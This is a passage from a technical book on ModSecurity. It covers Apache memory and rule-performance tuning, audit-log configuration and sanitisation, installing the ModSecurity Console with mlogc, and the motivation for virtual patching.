
As expected, we see that with buffering turned off, memory usage doesn't start increasing significantly until we reach 75 requests per second, again showing that memory load is a crucial factor in the number of requests per second the server can handle.

Wrapping up core ruleset performance

We have seen that loading the core ruleset caused a decrease in the number of simultaneous connections the server could handle before being overwhelmed. CPU usage was not an issue at all, but the server was running a pretty fast dual-core processor, so the results may be different on systems with older hardware.

In the case of the limitation we ran into here, optimizing two things should enable us to squeeze a significant amount of extra performance out of the server:

- Decreasing the memory usage of each Apache process
- Adding extra RAM to the server

In the next section we will be looking at how to decrease the amount of memory Apache uses, and we will also be looking at ways to optimize your rules for efficiency.

Optimizing performance

The previous results indicate that you will likely not see any performance degradation from using ModSecurity unless Apache starts consuming too much memory, or you are using a large number of rules and a slow system. What can you do if you do run into either the memory or processor becoming overloaded? This part of the chapter gives some practical advice to help you squeeze the best performance out of your ModSecurity setup.

Memory consumption

Adding extra RAM to your server may not be the first or easiest thing to do when you find that the web server processes use too much memory, and therefore it pays to know how to decrease the memory footprint of each Apache process.

Follow these tips and you may not have to add any extra memory:

- **Decrease Apache module usage**

  The number of dynamic modules that Apache has to load has a direct impact on the memory footprint of each process. Therefore, tweak your `httpd.conf` file so that any modules which you don't require are disabled (by simply commenting out the `LoadModule` lines for the modules you don't need).

- **Limit the number of requests per Apache child process**

  If you are using Apache in the prefork configuration (one child process per request) then you should set MaxRequestsPerChild so that each child's memory usage gets reset after a certain number of requests. Apache child processes tend to grow over time and seldom do they shrink in size unless restarted.

- **Reduce the number of ModSecurity rules**

  The larger your ModSecurity ruleset, the more memory each Apache process will consume. In addition, a large ruleset takes a longer time to execute, so the performance savings are two-fold.

Bypassing inspection of static content

You can often achieve a performance gain in general by passing requests for static content such as images or binary files to a web server specialized for this task. If you don't want to install a light-weight web server especially to handle static content, you can configure ModSecurity to not inspect such files by using a rule similar to the following:

```
SecRule REQUEST_FILENAME "\.(?:jpe?g|gif|png|js|exe)$"
    "phase:1,allow"
```

The above rule immediately allows access to files ending in .jpg, .jpeg, .gif, .png, .js, and .exe. It's easy enough to add your own extensions for any additional static content you may have on your site with other extensions.

Using @pm and @pmFromFile

We saw in the previous chapter that using the @pm and @pmFromFile operators can be quicker than a standard regex matching attempt. But just how much quicker are these operators?

As an example, imagine that you would like to block requests with a particular referrer header. A list of "banned" referrers could be several hundred or even thousand lines long, so it's important to know which method to use and the differences in speed between them.

To investigate the difference in speed between regex matching and the `@pm` and `@pmFromFile` operators, let's look at how ModSecurity performs when we throw a list of 500 phrases at it. For this test, let's use a dictionary file and our favorite programming language to generate a list of 500 random domain names to block. The list starts out like this, just to give you an idea of what we're working with:

```
gaddersprossies.org
bastefilagree.com
thicksetflurry.net
shaitansshiners.org
colludesfeminise.com
luffingsall.com
oversewnprinker.net
metereddebonair.com
sparingcricking.com
...
```

We'll save this file as `DomainNames.txt` and upload it to our server running Apache and ModSecurity. We can then take the list of domain names and modify them so that each line looks as follows:

```
SecRule REQUEST_HEADERS:Referer "gaddersprossies\.org" deny
SecRule REQUEST_HEADERS:Referer "bastefilagree\.com" deny
SecRule REQUEST_HEADERS:Referer "thicksetflurry\.net" deny
SecRule REQUEST_HEADERS:Referer "shaitansshiners\.org" deny
SecRule REQUEST_HEADERS:Referer "colludesfeminise\.com" deny
SecRule REQUEST_HEADERS:Referer "luffingsall\.com" deny
SecRule REQUEST_HEADERS:Referer "oversewnprinker\.net" deny
SecRule REQUEST_HEADERS:Referer "metereddebonair\.com" deny
SecRule REQUEST_HEADERS:Referer "sparingcricking\.com" deny
...
```

As you can see, this file now contains ModSecurity rules to block any referrer containing one of the specified domain names. We'll save this file as `DomainNamesRegex.conf` and place it in the `conf.d` subdirectory of the Apache root, causing the rules to be loaded after an Apache restart. We'll also set the debug log level to 4, which causes ModSecurity to log timestamps at the beginning and end of each phase to the debug log:

These are the results when accessing a file on the server with the regex rules in place:

```
[rid#b8a763b8][/][4] Time #1: 258
...
[rid#b8a763b8][/][4] Time #2: 13616
```

The times are given in microseconds, so the total time spent processing the regex rules was 13616–258 = 13348 microseconds, or about 13.3 milliseconds.

Now let's see how much time the `@pmFromFile` operator takes:

```
[rid#b8a69bf0][/][4] Time #1: 414

...

[rid#b8a69bf0][/][4] Time #2: 485
```

This time the total time spent was 485–414 = 71 microseconds, or about 0.07 milliseconds. This data indicates that `@pmFromFile` is approximately 200 times faster than using a regular expression. It's pretty clear that you should prefer using `@pm` and `@pmFromFile` for large lists of phrases that need to be matched.

Logging

Enabling debug and audit logging will cause ModSecurity to write log entries to the respective log file. Especially with debug logging at a high level (for example, 9), you will incur a performance penalty since each request will generate many lines of log data. Therefore, you should not enable debug logging unless you are testing out new rules or debugging a problem.

Writing regular expressions for best performance

There are certain things you can do when writing your regular expressions that will ensure that you achieve maximum performance. What follows are a few guidelines on things you should and shouldn't do when writing regexes.

Use non-capturing parentheses wherever possible

Non-capturing parentheses, as we have mentioned earlier, are this awkward-looking construct:

```
(?: )
```

They perform the same function as regular parentheses, with the difference that the non-capturing ones do not capture backreferences. This means the regular expression engine doesn't need to keep track of backreferences or allocate memory for them, which saves some processing time as well as memory.

If you look at the core ruleset, you'll notice that many of the rules in it contain these parentheses, which shows you that if performance is something you have in mind then you should be using them, too.

Use one regular expression whenever possible

It is usually more efficient to use a single regular expression instead of a lot of smaller ones. So if for example you wanted to match a filename extension, the following rule would be faster than using one rule for each extension:

```
SecRule REQUEST_FILENAME "\.(?:exe|bat|pif)" deny
```

You'll have to weigh writing one-line, complex rules against the readability of your ruleset. For a small amount of rules in the ruleset, the difference in speed won't matter, and you should prefer to use simple, readable rules. If your ruleset starts growing into the hundreds of rules, you may want to consider using the above technique.

Summary

In this chapter we looked at the performance of ModSecurity. The results when benchmarking ModSecurity indicate that the additional latency due to CPU usage is usually low. Apache's memory usage increases when ModSecurity is enabled and is using the approximately 120 rules in the core ruleset, and we have seen that this leads to a decrease in the number of simultaneous connections that the server can successfully handle due to increased memory usage.

In most cases, enabling ModSecurity should not slow down your server unless you are getting a lot of concurrent requests. If you do experience a slow-down (or are able to measure a significant one using a benchmarking tool such as `httperf`) then it is important to find out the underlying cause.

If the problem is that Apache uses too much memory then you need to either configure it (and ModSecurity) to use less memory, add more RAM, or both. If the CPU usage goes up and you find that this is caused by ModSecurity then implement the tips found in the last section of this chapter and also consider trimming the number of rules in your ruleset.

In the next chapter, we will be looking at logging and auditing, and learn about the ModSecurity console.

4
Audit Logging

If you are under attack, it is very important to get a picture of what your attacker is trying to do. Is he using a pre-packaged script to try to get into your server? Is it just a bot hammering away using known exploit code? Or is someone attempting to hack in by using handcrafted SQL injection requests via a proxy server in a foreign country?

Perusing logs of ModSecurity alerts on a regular basis is important to see what kind of exploits are being tried against your server—in some cases you may find that there's a new vulnerability out there that you need to patch against simply by paying some attention to the generated log data.

The standard Apache log does not give much more information than the time and date of a request, and the first line of the request (that is you'll see what resource the GET or POST was made to, but not much more than that). ModSecurity introduces *audit logging*, which gives you the ability to log much more detailed information about the requests made to your server. Using audit logging, you can get information on the request headers and request body, as well as information on the response headers and body and all the rules that matched the request.

In this chapter, we will learn how audit logging works, and also take a look at a very helpful tool called the ModSecurity Console, which provides a web-based interface to viewing audit logs and generating reports from the log data.

Enabling the audit log engine

The audit logging capabilities of ModSecurity are switched off by default. You can enable the audit log engine by placing a `SecAuditEngine` directive in the ModSecurity configuration file. Here are the possible values for `SecAuditEngine`:

- `SecAuditEngine On`

  Enables audit logging for all transactions.

- `SecAuditEngine RelevantOnly`

  Enables audit logging only for transactions that match a rule, or that have a status code that matches the regular expression configured via `SecAuditLogRelevantStatus`.

- `SecAuditEngine Off`

  Disables audit logging.

In most cases you will probably want to use `SecAuditEngine RelevantOnly` to only log those transactions that are actually considered relevant—that is those that match a ModSecurity rule or have a relevant HTTP status code. Using the `On` parameter instead would enable logging for *all* transactions which can use up a lot of disk space as well as slow down the server if it is under heavy load.

The `SecAuditLogRelevantStatus` directive takes as a parameter a regular expression that is matched against the HTTP response code for the transaction. So to log transactions that generate an HTTP error (status code 400-599), you would use the following:

```
SecAuditEngine RelevantOnly
SecAuditLogRelevantStatus ^[45]
```

If the `SecAuditLogRelevantStatus` directive is not configured then the `SecAuditEngine RelevantOnly` setting will still log any transactions that match a ModSecurity rule.

Single versus multiple file logging

There are two types of audit log formats that can be used: *serial* and *concurrent*. Serial logging logs all audit log events to a single file whereas concurrent logging places the log data for each request into a separate file.

The type of logging to be done is configured via the `SecAuditLogType` directive, which takes the value `serial` for serial logging, and `concurrent` for multiple-file logging.

There are advantages to both types of logging. With serial logging, all the audit log data is conveniently available in a single file. However, serial logging is slower and it is more cumbersome to parse the serial log file if you want to do further processing on each logged event. Concurrent logging, on the other hand, places log files in separate directories corresponding to the time that the log was generated. This can make it easier to parse the logs using automated tools. As we will see later, concurrent logging is also the required setting to forward audit log data to a ModSecurity console.

When using concurrent logging, we need to configure the directory where ModSecurity will create the individual log files. This is done using the `SecAuditLogStorageDir` directive, like so:

```
# Set the directory for concurrent file logging
SecAuditLogStorageDir /var/log/audit/
```

It is important that the specified directory exists before Apache is restarted, and that it is writable by the Apache user. If Apache can't create files in this directory, no audit logging will take place, and the only way you will be able to find out why is to enable debug logging, so make sure you set the permissions appropriately.

Determining what to log

The `SecAuditLogParts` directive controls which information is included in each audit log entry. The directive takes a string of characters as an argument and each character represents one part of the log data.

These are the characters available together with an explanation of which part of the transaction they represent:

Character	Description
A	**Audit log header**
	Boundary that signifies the start of the audit log entry.
	Contains the time and date stamp of the log entry as well as the client and server IP address. Also contains the unique ID for the log entry, which makes it easy to find the request in the Apache log files.
	This option is mandatory and will be implicitly included if you don't specify it.
B	**Request headers**
	Contains all of the headers in the request, as sent by the client.
C	**Request body**
	Contains the request body. Only available if request body access is enabled in ModSecurity.
E	**Response body**
	Contains the response body of the request. Only available if response body access is enabled in ModSecurity. If the request was denied by a rule, this instead contains the error page sent to the client.

Character	Description
F	**Response headers**
	Contains the response headers, excluding the date and server headers as these are added late in the response delivery process by Apache.
H	**Audit log trailer**
	Contains information on whether the request was allowed or denied, and the relevant HTTP status code as well as the ModSecurity message as it appears in the Apache error log. Also contains a timestamp and the server string (as it would appear without any of the modifications that may have been made to it using `SecServerSignature`).
I	**Request body without files**
	Contains the same information as C — the request body — except when the encoding used is `multipart/form-data`, in which case this will exclude any encoded files in the POST data.
K	**Matched rules**
	A list of all rules that matched this event, one per line, in the order that the rules matched. Each listed rule includes any default action lists.
Z	**End of audit log entry**
	Boundary that signifies the end of the audit log entry. This option is mandatory and will be implicitly included if you don't specify it.

So for example to log the request headers, request body, response headers, and audit log trailer you would use the following configuration directive:

```
SecAuditLogParts ABCFHZ
```

The configuration so far

The following is a summary of the typical configuration to enable audit logging and setting the log type to serial:

```
# Enable serial audit logging
SecAuditEngine RelevantOnly
SecAuditLog logs/modsec_audit.log
SecAuditLogType serial
SecAuditLogParts ABCFHZ
```

Log format

Now, let's take a look at what an audit log entry looks like. The following entry was generated with the above configuration, and shows details relating to a denied request to access the URI /test on the server at www.bytelayer.com.

```
--5759e83f-A--
[27/Mar/2009:14:22:32 +0000] dqIu7V5MziQAAEpPAWwAAAAE 94.76.206.36
38037 94.76.206.36 80

--5759e83f-B--
GET /test HTTP/1.0
User-Agent: Wget/1.11.1 (Red Hat modified)
Accept: */*
Host: www.bytelayer.com
Connection: Keep-Alive

--5759e83f-F--
HTTP/1.1 403 Forbidden
Content-Length: 275
Connection: close
Content-Type: text/html; charset=iso-8859-1

--5759e83f-H--
Message: Access denied with code 403 (phase 2). Pattern match "test"
at REQUEST_URI. [file "/etc/httpd/conf.d/mod_security.conf"] [line
"34"]
Action: Intercepted (phase 2)
Stopwatch: 1238163752365805 926 (481 695 -)
Producer: ModSecurity for Apache/2.5.7 (http://www.modsecurity.org/).
Server: Apache/2.2.8 (Fedora) mod_jk/1.2.27 DAV/2

--5759e83f-Z--
```

Each log part starts with a separator of the form --5759e83f-A--. The separator begins and ends with two dashes. The hexadecimal string is a unique identifying string for this audit log entry. The uppercase letter before the last two dashes corresponds to the audit log part character, as given in the previous table.

The different audit log parts are all present as configured via SecAuditLogParts (except for the request body, which is empty since this is a GET request). For example, the heading --5759e83f-B-- is followed by the request headers as sent by the client.

Concurrent logging

Concurrent logging logs the same information as serial logging—the difference is that each log entry is placed in a separate file. The following is a typical configuration to enable concurrent logging:

```
# Enable concurrent audit logging
SecAuditEngine RelevantOnly
SecAuditLogType concurrent
SecAuditLogStorageDir /var/log/audit/
SecAuditLog logs/modsec_audit.log
SecAuditLogParts ABCFHZ
```

With concurrent logging, the main audit log file acts as an index file, pointing to the individual log files.

ModSecurity will create a specific directory structure in which the individual log files are placed. The directory structure looks as follows:

```
/var/log/audit/
|-- 20090331
|   |-- 20090331-1530
|   |   |-- 20090331-153030-Cei44F5MziQAAFKTAIcAAAAA
|   |   |-- 20090331-153030-Cei5115MziQAAFKUAM0AAAAB
|   |   |-- 20090331-153030-CgEmHV5MziQAAFKVAS0AAAAC
|   |   |-- 20090331-153054-C1JA815MziQAAFKoBfIAAAAV
|   |   `-- 20090331-153054-C1JIqV5MziQAAFKVAS4AAAAC
|   |-- 20090331-1531
|   |   |-- 20090331-153100-C6skpV5MziQAAFKUAM4AAAAB
|   |   |-- 20090331-153105-C@gA6F5MziQAAFKgBD0AAAAN
|   |   |-- 20090331-153109-DBTxLV5MziQAAFKhBKAAAAAO
|   |   `-- 20090331-153118-DLyqv15MziQAAFKeA8AAAAAL
|   |-- 20090331-1532
|-- 20090401
|   |-- 20090401-0208
|   |   |-- 20090401-020802-8H1Ox15MziQAAFPGEv4AAAAI
|   |   |-- 20090401-020802-8esmr15MziQAAF0tGXAAAAAD
|   |   |-- 20090401-020805-8RWbIF5MziQAAFNbCN8AAAAy
...
```

ModSecurity generates a new directory for each day (for example the `20090331` directory, which contains log files generated on the 31st of March, 2009). Each of these directories then contains a separate subdirectory for those minutes of the day when log entries were generated (`20090331-1530` is the first of those directories in the tree above, and contains all log files for requests generated at 3:30 in the afternoon on March 31st). Each individual log entry is then contained within its own file, which has a filename consisting of the date, time, and unique ID for the request.

Selectively disabling logging

To make sure that certain rules do not trigger logging, we can use the `nolog` and `noauditlog` directives. The `nolog` directive causes a match of the current rule to not be considered a criterion for writing log data either to the Apache error log or the ModSecurity audit log. Similarly, the `noauditlog` directive causes a match of the current rule to not be considered a criterion for recording the request in the audit log.

For both the `nolog` and `noauditlog` directives, a rule that has matched before or after the current rule can still trigger logging for the transaction. To disable logging for all rules in a transaction, use the directive `ctl:auditEngine=off`.

Audit log sanitization actions

ModSecurity includes actions to *sanitize* audit log data. The purpose of this is to prevent things such as user passwords from showing up in the audit logs.

These are the sanitization actions that ModSecurity supports:

Action	Description
`sanitiseArg`	Sanitizes the named argument value of a `name=value` pair submitted to a page via a HTTP GET or POST request.
`sanitiseMatched`	Sanitize the variable that caused the rule to match. This can be either a request argument, request header or response header.
`sanitiseRequestHeader`	Sanitize named request header.
`sanitiseResponseHeader`	Sanitize named response header.

As an example, if a web page accepted an argument named "password" and it also matched a ModSecurity rule then the following would make sure that the password is replaced by asterisks when data is written to the audit log:

```
SecRule login.php allow,auditlog,sanitiseArg:password
```

Accessing `/login.php?password=123456` on the server would result in the following request header part being written to the audit log:

```
--e8d98139-B--
GET /login.php?password=****** HTTP/1.1
Host: bytelayer.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.9.0.5) Gecko/2008120122 Firefox/3.0.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
```

```
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie: JSESSIONID=4j4gl8be129l6
```

In the above log entry, the password has been replaced by asterisks (*) which prevents those viewing the audit log from finding out the provided password. The sanitization does not apply to the debug log, as the full data will always be available there.

We can also use `sanitiseMatched` to achieve the same effect. The following will sanitize the value provided for the password argument:

```
SecRule ARGS_NAMES password allow,auditlog,sanitiseMatched
```

Finally, we can instruct ModSecurity to sanitize a named request or response header. Suppose that we didn't want persons with access to the audit log to be able to view cookie data sent by a client. We could use the following to sanitize the cookie information in the logs:

```
SecAction phase:1,allow:phase,sanitiseRequestHeader:Cookie,nolog
```

The above rule works in phase 1, and allows access to the current phase (so that any later rules get a chance to deny the request). Note the `nolog` directive, which instructs ModSecurity that a successful rule match against this rule should not by itself mean that the request gets written to the error or audit log. Since `SecAction` implies an unconditional match, all requests would have been logged if we had left the `nolog` action out. As it is, the effect of the above rule will only get triggered if another rule causes data to be written to the audit log, in which case it will sanitize any cookie information in the request headers.

The ModSecurity Console

The log data we have seen so far can be tedious to look at, as it will most likely require you logging into the server and manually examining the various log files. In particular if you have many servers running ModSecurity you would probably not want to manually examine the log files on each one to determine what attacks, if any, your servers have blocked.

Luckily, there is an excellent tool called the *ModSecurity Console* that allows you to view audit logs using your web browser. The console is able to collect audit log data from several servers running ModSecurity—each server that provides log data to ModSecurity is referred to as a *sensor*.

The console has a number of attractive features that greatly simplify the viewing and management of audit logs:

- Overview of all sensors, including the number of unhandled (active) alerts on each
- Ability to view detailed information about each event, including the full request headers and body, IP address of the client that generated the event, and information on which ModSecurity rule triggered the alert
- Email reports can be sent for alerts that you consider serious enough
- Scheduled reporting allows you to receive emails with an overview of generated alerts on a daily, weekly, or monthly basis

The console is provided as a binary file that requires the Java runtime environment (JRE) version 1.4 or later to function, so before we begin you should make sure that you have this installed. You can obtain the Java runtime environment from `http://www.java.com/en/download/manual.jsp`.

The ModSecurity Console contains a built-in web server, so there is no need to integrate it with Apache or any other server—simply running the executable will start up a web server on port 8888 where the console data can be viewed using any web browser.

Installing the ModSecurity Console

You can download the console from `http://www.breach.com/products/` `ModSecurity-Community-Console.html`. You will have to fill out a form providing some details about yourself, and after doing this and accepting the license agreement for the console, you are presented with a download page where you have the choice of downloading either an RPM or a `.tar.gz` file of the console. We will be using the `.tar.gz` archive.

Once you have the download link to the `.tar.gz` file for the console, simply use `wget` or a similar tool to download the archive to your server:

```
$ cd /home/download
$ wget http://www.breach.com/resources/modsecurity/
downloads/modsecurity-console.tar.gz
```

> The above is not a functioning download link—substitute the URL that you find on the download page for the above one.

Make sure you also follow the link to the license for the console—the console is not open source software, however Breach Security are offering a free perpetual license to it that allows for up to three sensors to be used. The license is simply a block of text that needs to be pasted in the appropriate configuration edit box once the console has been installed.

The next step is to unpack the archive:

```
$ tar xfvz modsecurity-console.tar.gz
```

The above command unpacks the archive into a folder named `modsecurity-console`. This folder contains the ModSecurity Console executable as well as configuration files. It's a good idea to move the folder to a more permanent location:

```
$ mv modsecurity-console /opt/
```

The ModSecurity Console executable can now be started with the following command:

```
$ /opt/modsecurity-console/modsecurity-console start
```

Being a stand-alone Java program, the console will continue running even if you shut down Apache. If there is any firewall protecting your server, make sure you enable access to TCP port 8888, as that is the default port used by the console. If necessary, you can change the port that the server listens on by modifying the console configuration file, available in `/opt/modsecurity-console/etc/console.conf`, and restarting the console.

Accessing the Console

Once you have started the console executable, you can access the ModSecurity Console by visiting the URL `https://yourserver:8888/` in a web browser. Note the `https` in the URL—it's important that you specify this as the console web server is configured to only allow HTTPS access out of the box. If necessary, you can change the protocol used to standard HTTP in the console settings under **Administration | Web Server Configuration** once you have logged in.

Use the default username **admin** and password **admin** when logging in for the first time. You may get a security warning from your web browser since the server uses a self-signed certificate for the secure connection; however, it is perfectly safe to ignore this.

This is what the ModSecurity Console looks like after you log in for the first time:

As you can see there is a warning message urging us to change the default password—make sure you do this after setting up the console as the default credentials are the same for all installations and could easily allow anyone to access the console if these are left unchanged.

There are three main headings in the console window home page:

- **Sensor Overview**

    Shows information about the sensors (that is, servers running ModSecurity) that are sending data to the console, including statistics on the number of active alerts on each sensor. (An active alert is one that has not been dismissed by selecting a "resolution" in the alert screen.) The sensor overview also shows the highest severity among the alerts.

- **Recently Observed Transactions**

  Shows you the transactions (alerts) that you have recently viewed.

- **Administrative Events**

  Displays any administrative events, such as someone trying to log into the console with an incorrect username/password combination or console configuration errors that need to be corrected.

After logging in, you will notice that there are no alerts since we haven't configured ModSecurity to forward audit logs to the console yet. To do this, we need to install and configure a program called `mlogc`—short for ModSecurity Log Collector. `mlogc` is distributed together with the main ModSecurity source code—once we have compiled it we can use it together with the `SecAuditLog` directive to forward audit logs to the console.

Compiling mlogc

`mlogc` requires the `curl-devel` package—it uses this to communicate with the console when it sends its log data. You can install the package using your favorite package manager. Once this is installed, run the following commands to compile `mlogc`:

```
$ cd /home/download/modsecurity-apache/

$ ./configure

$ make mlogc

make[1]: Entering directory `/home/download/modsecurity-apache/
apache2/mlogc-src'

Building dynamically linked mlogc...

Build finished.  Please follow the INSTALL instructions to complete
the install.

make[1]: Leaving directory `/home/download/modsecurity-apache/apache2/
mlogc-src'

Successfully built "mlogc" in ../tools.
See: mlogc-src/INSTALL
```

It is important to run `configure` again if you did not have the `curl-devel` package installed when you compiled ModSecurity. If you don't do this, you may get error messages relating to curl as the compiler won't be able to find the curl library files.

Once the compilation finishes, the `mlogc` binary will be found in the `tools` subdirectory of the root directory for the ModSecurity source code.

Now copy the `mlogc` binary to a more permanent location so that it is available for use by ModSecurity:

```
$ cp /home/download/modsecurity-apache/tools/mlogc /usr/local/bin/
```

Configuring mlogc

The log collector needs some basic configuration, such as which server to submit the audit log data to, as well as which directory is used to store the log files.

There is a sample configuration file for `mlogc` called `mlogc-default.conf` in the `mlogc-src` directory. Let's copy this file to `/etc/`, renaming it `mlogc.conf`:

```
$ cp /home/download/modsecurity-apache/apache2/mlogc-src/mlogc-
default.conf /etc/mlogc.conf
```

The following are the lines that need to be modified in the new `/etc/mlogc.conf` file to get the log collection working:

```
CollectorRoot /var/log/mlogc
```

This is the root directory that `mlogc` will use for its files. We will be creating this directory and setting permissions on it in the next section, but for now we'll just configure it to the above.

The next line to modify sets the IP address for the console:

```
ConsoleURI          "https://CONSOLE_IP_ADDRESS:8888/rpc/
auditLogReceiver"
```

Change `CONSOLE_IP_ADDRESS` to the IP address of the server where the ModSecurity console is running. If the ModSecurity Console is running on the same server as the sensor, use 127.0.0.1 for the IP address, which is the address for localhost.

You also need to edit the following two lines so that they match the credentials for the sensor as configured in the ModSecurity console:

```
SensorUsername      "SENSOR_USERNAME"
SensorPassword      "SENSOR_PASSWORD"
```

Now all that's left to do is create the `mlogc` root directory and tell ModSecurity to use `mlogc` to forward its audit log data to the console.

Forwarding logs to the ModSecurity Console

The first thing to do is create the directories where `mlogc` will store the audit log data it receives from ModSecurity before submitting it to the console:

```
$ mkdir /var/log/mlogc
$ mkdir /var/log/mlogc/data

$ chown apache:apache /var/log/mlogc
$ chown apache:apache /var/log/mlogc/data
```

The `/var/log/mlogc/data` directory is where `mlogc` expects to find the individual log files, so we need to change the `SecAuditLogStorageDir` directive in the main ModSecurity configuration to point to this directory:

```
SecAuditLogStorageDir /var/log/mlogc/data
```

The final step is to change the `SecAuditLog` directive to invoke `mlogc` instead of writing to a plain index file:

```
SecAuditLog "|/usr/local/bin/mlogc /etc/mlogc.conf"
```

Now restart Apache to apply the new settings. When `mlogc` is invoked, it fetches the specified audit log files and forwards them to the ModSecurity Console in real time, where they will be immediately available for viewing. You can now verify this by triggering a rule match and checking the ModSecurity Console for a corresponding alert.

Summary

In this chapter, we looked at how audit logging works in ModSecurity. We learned how to configure audit logging in ModSecurity and about the difference between serial and concurrent logging. We learned that audit log sanitization actions can be applied to prevent certain information from showing up in the audit logs, and we learned how to disable logging for specific rules or HTTP requests.

The last half of the chapter was devoted to the ModSecurity Console which is an excellent tool to collate and view log data. We learned how to use the console as well as how to send log data to the console using `mlogc`.

In the next chapter we will be looking at virtual patching—a technique to block newfound vulnerabilities without having to rely on the vendor to supply a software update.

5

Virtual Patching

In this chapter we will look at a technique called *virtual patching*, which is a method to fix, or patch, a vulnerability in a web application by using the ability of ModSecurity (or in general, any web application firewall) to block malicious requests.

Virtual patching relies on ModSecurity's ability to intercept requests before they reach your web application, and consists of writing rules that will intercept specific malicious requests before they get handled by your web application and have any chance to do damage. This allows you to fix vulnerabilities without touching any web application code, and indeed without even requiring you to understand how the web application code works—all that is required is knowledge of which kind of requests the web application is vulnerable to.

Why use virtual patching?

Traditional patch management is the practice of applying software fixes to a system to fix a bug or vulnerability. Virtual patching instead fixes the same problem by having ModSecurity intercept the offending requests before they can reach the vulnerable system. There are many advantages offered by virtual patching that make it an attractive option to traditional patching. Here are some of the best reasons to use virtual patching:

Speed

Applying a virtual patch is something that can be done in a very short amount of time, once you have details on a specific vulnerability. Traditional patching requires you to wait for a vendor-supplied fix, write one yourself or trust a third-party patch. Virtual patching puts the power back in your hands as there's no need to rely on any third party to finish writing a patch. This puts you ahead of the curve when it comes to securing your web services against attacks—something that really matters as speed can be critical when it comes to protect against newly discovered vulnerabilities.

Stability

Many things can go wrong when you apply traditional patches. Here are just a few things that make traditional patching less than optimal:

- The patch has to be thoroughly tested to prevent any bugs from crippling your software

- Systems or services may have to be taken offline for the patch to be applied

- You have to have detailed knowledge about the system and the cause of the problem to be able to create a good patch

- Patching is not easily undone

- Patches have to be applied on all vulnerable systems

With virtual patching, there is no need to take your web application offline—something which can be prohibitively costly and disruptive to your site (and indeed often impossible—imagine a large site like Amazon having to take their entire site offline to hastily fix a security vulnerability).

In addition to not having to take your web application offline to fix it, if you are running ModSecurity in reverse proxy mode, the virtual patch can be used to protect all systems behind the proxy, which saves time and energy as you won't have to apply the patch on each individual system.

Finally, virtual patching solves the problem in question without any need to touch the web application code. This can be an advantage if there is legacy code involved or rewriting the existing code base is not immediately possible for other reasons.

Flexibility

A virtual patch can be applied in a matter of minutes, and can be "uninstalled" by simply commenting out the ModSecurity rules it consists of. This makes the virtual patch a safe option since it can always be disabled should it be found to cause any problems. It's also possible to use the geographical lookup capability of ModSecurity to implement the patch only for users from certain countries or regions, making it possible to deploy the patch in stages for separate groups of users.

Cost-effectiveness

It's usually cheaper to create a virtual patch as a temporary solution than say, pay an external consultant for creating an emergency software patch. That's not to say that the vulnerability shouldn't eventually be patched in the web application source code, but with a virtual patch in place it becomes possible to wait for a tested solution, such as a vendor-approved patch, to become available.

Creating a virtual patch

Typically, you will know that there is a need to apply a virtual patch because you are notified of a vulnerability in one of the following ways:

